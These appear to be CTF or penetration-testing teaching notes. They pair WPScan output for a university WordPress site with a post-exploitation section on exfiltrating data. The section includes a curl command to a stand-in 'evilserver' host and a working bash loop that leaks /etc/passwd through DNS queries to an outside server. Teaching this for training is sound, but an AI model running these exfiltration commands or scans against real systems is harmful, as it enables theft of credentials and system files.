[+] Interesting header: X-SUCURI-CACHE: HIT
[+] Interesting header: X-SUCURI-ID: 14002
[+] Interesting header: X-XSS-PROTECTION: 1; mode=block
[+] XML-RPC Interface available under: http://wordpressmason.gmu.edu/xmlrpc.php
/usr/local/lib/ruby/gems/2.5.0/gems/nokogiri-1.6.8/lib/nokogiri/xml/document.rb:44: warning: constant ::Fixnum is deprecated
/usr/local/lib/ruby/gems/2.5.0/gems/nokogiri-1.6.8/lib/nokogiri/html/document.rb:164: warning: constant ::Fixnum is deprecated

[+] WordPress version 3.8.1 (Released on 2014-01-23) identified from sitemap generator
[!] 53 vulnerabilities identified from the version number

[!] Title: WordPress <= 4.8.2 - $wpdb->prepare() Weakness
    Reference: https://wpvulndb.com/vulnerabilities/8941
    Reference: https://wordpress.org/news/2017/10/wordpress-4-8-3-security-release/
    Reference: https://github.com/WordPress/WordPress/commit/a2693fd8602e3263b5925b9d799ddd577202167d
    Reference: https://twitter.com/ircmaxell/status/923662170092638208
    Reference: https://blog.ircmaxell.com/2017/10/disclosure-wordpress-wpdb-sql-injection-technical.html
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-16510
[i] Fixed in: 3.8.23

[+] WordPress theme in use: Kuma - v1.2.1

[+] Name: Kuma - v1.2.1
 |  Location: http://wordpressmason.gmu.edu/wp-content/themes/Kuma/
 |  Style URL: http://wordpressmason.gmu.edu/wp-content/themes/Kuma/style.css
 |  Theme Name: Kuma
 |  Author: Designer: Wendy Chang /\ Developer: Will Rees
 |  Author URI: http://wordpressmason.gmu.edu

[+] Enumerating plugins from passive detection ...
 | 1 plugin found:

[+] Name: google-analytics-for-wordpress - v7.0.4
 |  Latest version: 6.2.6 (up to date)
 |  Location: http://wordpressmason.gmu.edu/wp-content/plugins/google-analytics-for-wordpress/
 |  Readme: http://wordpressmason.gmu.edu/wp-content/plugins/google-analytics-for-wordpress/readme.txt

[+] Finished: Wed Mar 21 02:24:14 2018
[+] Requests Done: 56
[+] Memory used: 59.906 MB
[+] Elapsed time: 00:00:19
```

Post-Exploitation

Gaining access to goodies on the system



Using What You Have

- **You might not even be in a full OS**
  - VT Summit had a VM with busybox
  - TCTF uses slim Docker containers
  - Slim OSes exist

Common commands to exfil:
nc, openssl, perl, python, curl, wget, dig

I use curl and wget, a lot of people don't.

Worry about how you're going to get it over the wire, and how to format the data

Understanding Your Landscape

- **Where the hell are you?**
  - A container? A VM?
    - Escape options?
- **Who the hell are you?**
  - A dedicated web server user in most sane cases like *www-data* or *apache*
- ***What* the hell are you?**
  - Do you have shell? Is it bash or just shell? Are you injecting application code like PHP? If you have SQL injection, can you pivot to something like code execution? What are the differences and why will that make scripting a pain?

Exfil Methods

Pick your poison…

	Encrypted	Subtle	Fast	Use
Raw Encrypted	**Yes**	No	Yes	openssl
Raw Unencrypted	No	No	Yes	netcat / nc
HTTP	No	Yes	Yes	curl or wget
HTTPS	**Yes**	No	Yes	curl or wget
DNS	No	**Very**	No	dig

Common Encoding Payloads

- Hex
  - Use xxd and tr to strip newlines
- Base64
  - Can be done in openssl as well as base64

Consider testing your subshell payloads

How are you going to do it?
curl evilserver.com/$(ls|base64)
- won't work in some shells

DNS Exfil Example

```
# Start at byte 1
# It is not zero indexed
counter=1;
compressedsz=$(base64 /etc/passwd|tr -d '\n'|tr -d ' ' |wc -c);
# while the byte we're on is less than the size of the file base64'd
while [ $counter -lt $compressedsz ]; do
  let new=$counter+50;
  # $() will run a "subshell" in bash
  # Will replace itself with the output of the inner command
  dig $(base64 /etc/passwd|tr -d '\n' |tr -d ' '|cut -c $counter-$new).google.com @192.168.44.249;
  # Add 51 since we don't need the 50th index, it's very important
  # we get no repeated characters
  let counter=$counter+51;
done
```

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